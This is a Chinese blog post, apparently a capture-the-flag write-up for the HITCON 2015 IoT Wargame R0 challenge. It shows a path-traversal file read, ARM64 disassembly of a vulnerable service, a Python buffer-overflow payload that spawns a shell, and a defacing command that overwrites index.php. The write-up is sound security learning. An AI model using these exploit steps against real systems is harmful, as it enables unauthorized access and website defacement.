


花花部落

記錄著我玩的玩具以及學習的技術

SHOW MENU



HITCON 2015 IoT Wargame – R0 挑戰題

2015-08-30 / 0 COMMENTS

HITCON 2015 兩天活動結束惹

這期間成功解了 R0 的樹莓派的題目

這也是我第一次解這種題目.....

平常也沒啥打CTF.....解起來滿吃力的 QQ

寫這篇筆記時，發現自己多繞了一圈 XD rz

寫個文章來記錄這題的解法，如果哪邊有說錯 歡迎通知我更正 QAQ

這題表面上是個純Web題目，但其實是Web + Reverse 的組合技

目標是取得Shell 拿下首頁

首頁大概是長這樣子



點連結後下方會出現內容

網址為 `http://[ip]/?id=1` 到 `http://[ip]/?id=10`

大家就會開始測試各種patten拉

這裏有個可任意瀏覽有權限訪問的漏洞

於是 `http://[ip]/?id=../index.php`

你就可以看到他把自己抓進來輸出了

```
<div class="row">
  <div class="jumbotron col-md-10 col-md-offset-1" style="background-color:wh
    <!--?php
      $id = $_GET['id'];
      echo @file_get_contents(getcwd().'./article/'.$id);
    ?-->
  </div>
```

這邊你就可以看到php原始碼了

不過很可惜的是不能玩 `php://input` 直接拿shell

接著其實就是各種亂翻了

翻到history 內有些可疑的指令

發現了有存取這個檔案 `/home/forkyou/forkyou`

那就先寫個程式把東西下載下來

```
using System;
using System.Collections.Generic;
using System.Text;
using System.Net;
using System.IO;

namespace ConsoleApplication1
{
    class Program
    {
        static void Main(string[] args)
        {
            WebClient client = new WebClient();
            Byte[] data = client.DownloadData("http://140.109.127.21/?id=../../../../home/forkyou/forkyou");

            Stream f = System.IO.File.Open("forkyou", FileMode.Create | FileMode.Open);
            f.Write(data, 0x689, 0x0009F93D - 0x689);
            f.Flush();
            f.Close();
        }
    }
}
```

也發現這服務開了不只80 port

還有 3333 port

nc 上去後

```
Hear Ye, Hear Ye, The Ye Old Town Crier Service
1) Cry Havok
2) Set my name
3) Cry my name
4) Pwn

0) Quit

CHOICE:
```

這應該就是要想辦法取Shell寫檔案的程式了

剛剛所下載的binary 丟到反組譯的程式看了一下之後也確認過是這隻程式沒錯了

這個程式是Arm64的binary

接下來就是我比較擅長的逆向了 (其實這兩天才邊看邊翻ARM指令集

首先這支程式會要你輸入選項

既然有輸入.....那就先塞超長字串看看了

```
Hear Ye, Hear Ye, The Ye Old Town Crier Service
1) Cry Havok
2) Set my name
3) Cry my name
4) Pwn

0) Quit

CHOICE: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
```

恩...有Overflow漏洞可以利用

在反組譯的過程中 你會發現有個函數

```

text:000000000400EAB8      STP        X29, X30, [SP, #-0x50]!
text:000000000400EAC      MOV        X29, SP
text:000000000400EBC      STR        X0, [X29, #0x40+cmd]
text:000000000400EB4      ADD        X0, X29, #0x28
text:000000000400EB8      ADRP       X1, #aSystemBinSh@PAGE ; "/system/bin/sh"
text:000000000400EBC      ADD        X1, X1, #aSystemBinSh@PAGEOFF ; "/system/bin/sh"
text:000000000400EC0      STR        X1, [X0]
text:000000000400EC4      ADD        X0, X29, #0x28
text:000000000400EC8      ADRP       X1, #aC@PAGE ; "-c"
text:000000000400ECC      ADD        X1, X1, #aC@PAGEOFF ; "-c"
text:000000000400ED0      STR        X1, [X0, #8]
text:000000000400ED4      ADD        X0, X29, #0x28
text:000000000400ED8      LDR        X1, [X29, #0x40+cmd]
text:000000000400EDC      STR        X1, [X0, #0x10]
text:000000000400EE0      ADD        X0, X29, #0x28
text:000000000400EE4      STR        X2R, [X0, #0x18]
text:000000000400EE8      BL         fork
text:000000000400EEC      STR        W0, [X29, #0x40+pid]
text:000000000400EF0      LDR        W0, [X29, #0x40+pid]
text:000000000400EF4      CMP        W0, WZR
text:000000000400EF8      B.NE       loc_400F4C
text:000000000400EFC      ADD        X0, X29, #0x28
text:000000000400F00      LDR        X0, [X0]
text:000000000400F04      ADRP       X1, #environ@PAGE
text:000000000400F08      ADD        X1, X1, #environ@PAGEOFF
text:000000000400F0C      LDR        X2, [X1]
text:000000000400F10      ADD        X1, X29, #0x28
text:000000000400F14      BL         execve
text:000000000400F18      ADD        X0, X29, #0x28
text:000000000400F1C      ADRP       X1, #aBinSh@PAGE ; "/bin/sh"
text:000000000400F20      ADD        X1, X1, #aBinSh@PAGEOFF ; "/bin/sh"
text:000000000400F24      STR        X1, [X0]
text:000000000400F28      ADD        X0, X29, #0x28
text:000000000400F2C      LDR        X0, [X0]
text:000000000400F30      ADRP       X1, #environ@PAGE
text:000000000400F34      ADD        X1, X1, #environ@PAGEOFF
text:000000000400F38      LDR        X2, [X1]
text:000000000400F3C      ADD        X1, X29, #0x28
text:000000000400F40      BL         execve
text:000000000400F44      MOV        W0, #0xFFFFFFFF
text:000000000400F48      BL         _exit
text:000000000400F4C ; -----

```

這是在剛剛程式選單中第四個選項Pwn找到的

由於目標是拿到Shell，所以這裡是個可以利用的位置


```

:000000000400F18      ADD        X0, X29, #0x28
:000000000400F1C      ADRP       X1, #aBinSh@PAGE ; "/bin/sh"
:000000000400F20      ADD        X1, X1, #aBinSh@PAGEOFF ; "/bin/sh"
:000000000400F24      STR        X1, [X0]
:000000000400F28      ADD        X0, X29, #0x28
:000000000400F2C      LDR        X0, [X0]
:000000000400F30      ADRP       X1, #environ@PAGE
:000000000400F34      ADD        X1, X1, #environ@PAGEOFF
:000000000400F38      LDR        X2, [X1]
:000000000400F3C      ADD        X1, X29, #0x28
:000000000400F40      BL         execve

```

然後這是我選擇跳躍的位置~

接下來要找overflow的地方，我是用 <http://qira.me> 這工具來找~



```
7040 0 0x400fd4


7032 0x406d4c ldp x25, x26, [sp, #64]
7033 0x406d50 ldr x27, [sp, #80]
7034 0x406d54 ldp x29, x30, [sp], #112
7035 0x406d58 ret
7036 0x400fa0 sxtw x0, w0
7037 0x400fa4 ldp x29, x30, [sp], #80
7038 0x400fa8 ret
7039 0x400fd0 ldp x29, x30, [sp], #16
7040 0x400fd4 ret

x0: 0x0          x1: 0x8          x2: 0xa
x3: 0xa          x4: 0x494888    x5: 0x4000800470
x6: 0x40008004ef x7: 0x6161616161616161 x8: 0x0
x9: 0x1999999999999999 x10: 0x0          x11: 0x0
x12: 0x5          x13: 0xffffffffffff x14: 0x6161616161616161
x15: 0x4954b0     x16: 0x0          x17: 0x0
x18: 0x1          x19: 0x4001d8    x20: 0x0
x21: 0x4001d8     x22: 0x0          x23: 0x0
x24: 0x4017d4     x25: 0x40188c    x26: 0x0
x27: 0x0          x28: 0x0          x29: 0x6161616161616161
x30: 0x6161616161616161 sp: 0x40008004c0 pc: 0x400fd4
```

x30 暫存器為 0x6161616161616161

這就是那個Overflow的位置了

接著我們可以看到有編號 7039的那行有讀取sp所儲存的記憶體位置的值



此時sp指向 0x4000800440

圖片中指令 LDP X29, X30, [SP],#0x10

這會把 0x4000800400位置的16個byte切成個8個byte複製到 x29 , x30 中，再把 sp + 16

由於我對Arm64架構不太熟，不過這行指令應該就是恢復堆疊用的指令

稍微查了下除了x30 是剛提到的 return address register 以外

x29 則是 frame pointer，功能上感覺很像是在x86中ebp，會儲存目前堆疊儲存參數的位置

知道了overflow的點以及跳轉的位置就可以來寫 payload了

從上面那張圖可以看到從 0x4000800470 到 0x40080046F 總共有 64個byte要先塞掉

接著回來看要跳轉的位置

我們要利用x29 的數值來讓第二個參數有地方儲存，然後正常執行

| | | |
|--------------------------|-------------|--|
| :0000000000400F18 | ADD | X0, X29, #0x28 |
| :0000000000400F1C | ADRP | X1, #aBinSh@PAGE ; "/bin/sh" |
| :0000000000400F20 | ADD | X1, X1, #aBinSh@PAGEOFF ; "/bin/sh" |
| :0000000000400F24 | STR | X1, [X0] |
| :0000000000400F28 | ADD | X0, X29, #0x28 |
| :0000000000400F2C | LDR | X0, [X0] |
| :0000000000400F30 | ADRP | X1, #environ@PAGE |
| :0000000000400F34 | ADD | X1, X1, #environ@PAGEOFF |
| :0000000000400F38 | LDR | X2, [X1] |
| :0000000000400F3C | ADD | X1, X29, #0x28 |
| :0000000000400F40 | BL | execve |

所以我隨便挑了一個位置 0x497728 來使用

完整payload如下

```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1', 4000))

import telnetlib
import struct

telnet = telnetlib.Telnet()

telnet.sock = sock
telnet.write(struct.pack('<B', 0x0)*64)
telnet.write(struct.pack('<q', 0x497728))
telnet.write(struct.pack('<q', 0x400EF18))
telnet.write("\n")
telnet.interact()
```

結果圖:


```
Hear Ye, Hear Ye, The Ye Old Town Crier Service
1) Cry Havok
2) Set my name
3) Cry my name
4) Pwn

0) Quit

CHOICE:

echo "Hacked !!!!!"
Hacked !!!!
echo "Hacked By TASI" > /var/www/index.php
```

分享此文：



留言

0 comments

0則回應

排序依據

熱門



新增回應……

 Facebook Comments Plugin

Categories: [CTF](#), [資訊安全](#), [逆向工程](#) Tags: [CTF](#), [HITCON](#), [Wargame](#)

« [楓之谷改端技術 – 版本對應](#)

© 2015 花花部落 – UP ↑